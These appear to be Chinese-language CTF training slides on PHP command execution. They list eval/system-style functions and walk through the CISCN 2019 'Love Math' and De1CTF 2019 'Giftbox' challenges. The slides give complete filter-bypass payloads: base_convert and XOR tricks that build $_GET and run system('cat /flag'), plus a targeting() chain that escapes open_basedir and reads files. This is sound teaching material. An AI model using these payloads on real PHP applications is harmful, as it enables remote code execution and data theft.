命令执行

北京联合大学 glzjin

能力要求

- 能找寻到命令执行点
- 能够绕过过滤
- 能够成功利用命令执行点（有/无回显）

PHP 中常见命令执行函数

```php
eval("echo('echo 输出');");
echo "\n";
system("echo 'system 输出';");
echo "\n";
passthru("echo 'passthru 输出';");
echo "\n";
exec("echo 'exec 输出'", $output);
echo print_r($output)."\n";

echo shell_exec("echo 'shell_exec 输出'")."\n";
echo `echo ‘反撇号输出'`."\n";
//更多参考: https://chybeta.github.io/2017/08/08/
php%E4%BB%A3%E7%A0%81-
%E5%91%BD%E4%BB%A4%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E/
```

[CISCN 2019 初赛]Love Math

```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

[CISCN 2019 初赛]Love Math

- C 参数作为算式被计算（表面）
  - 实际上传到 eval 里执行了。
- 长度有限制
- 字符有限制
- 所能调用的函数有限制

[CISCN 2019 初赛]Love Math

- 绕过思路：
  - 调用数学函数逐步拼凑出 $_GET/$_POST
  - 异或得到 $_GET/$_POST


[CISCN 2019 初赛]Love Math

- 调用数学函数逐步拼凑出 $_GET：
  - Payload: /?abs=cat /flag&pow=system&c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi){pow}($$pi{abs}) //system(“cat /flag”)
  - base_convert(37907361743,10,36) 10 进制转成 36 进制，得到 hex2bin
  - Hex2bin 传入 dechex(1598506324) 也就是 “_GET” 的 hex 值，将其从 hex 转换为字符串。
  - $pi 就是 “_GET” 这个字符串了。
  - ($$pi) 会调用到 $_GET 。
  - {pow} 等效于 [pow]，调用 $_GET[‘pow’]
  - 后面加上括号，将前面的 ($$pi){pow} 的输出结果作为函数名使用，括号里传参数，转换机制同理。

[CISCN 2019 初赛]Love Math

- 异或得到 $_GET/$_POST：
  - 计算出能异或到 $_GET/$_POST 的值（一个字符串和另外一个字符串异或）
  - 传值进行调用
  - Payload: /?c=$pi=${(hexdec^decoct(31737))};$pi{pow}($pi{abs});

[De1CTF 2019]Giftbox



[De1CTF 2019]Giftbox

- 分析：
  - 先注入得到管理员账号密码和 hint。
    - https://www.zhaoj.in/read-6170.html
  - 登录之后可以使用更多命令：
    - Targeting a b: 等同于$a=“b” 推入队列。
    - Launch： 执行队列里的语句。
    - Destruct: 重置队列。

[De1CTF 2019]Giftbox

- 分析:
  - Targeting 时可以使用大括号
    - {$a($b)} 会导致 $a($b) 被执行后作为大括号的返回值
- 绕过 open_basedir:
  - 参考 https://xz.aliyun.com/t/4720

[De1CTF 2019]Giftbox

- 最终 Payload:
    - login()
    - destuct()
    - targeting("a", "chdir")
    - targeting("b", "img")
    - targeting("c", "{$a($b)}")
    - targeting("d", "ini_set")
    - targeting("e", "open_basedir")
    - targeting("f", "..")
    - targeting("g", "{$d($e,$f)}")
    - targeting("h", "{$a($f)}")
    - targeting("i", "{$a($f)}")
    - targeting("j", "Ly8v")
    - targeting("k", "base64_")
    - targeting("l", "decode")
    - targeting("m", "kl")
    - targeting("n", "{$m($j)}")
    - targeting("o", "{$d($e,$n)}")
    - targeting("p", "flag")
    - targeting("q", "file_get")
    - targeting("r", "_contents")
    - targeting("s", "qr")
    - targeting("t", "{$s($p)}")
    - print(launch())

总结与练习

- 抛砖引玉，RCE 的姿势还有很多很多。
- 训练自己的敏感度，能更快发现 RCE 点并加以利用。
- 练习：
  - [BUUCTF 2018]Online Tool
  - [ByteCTF 2019]Boring Code
  - [ISITDTU 2019]EasyPHP
  - [SUCTF 2019]EasyWeb
  - [强网杯 2019]高明的黑客
  - [RCTF 2019]Nextphp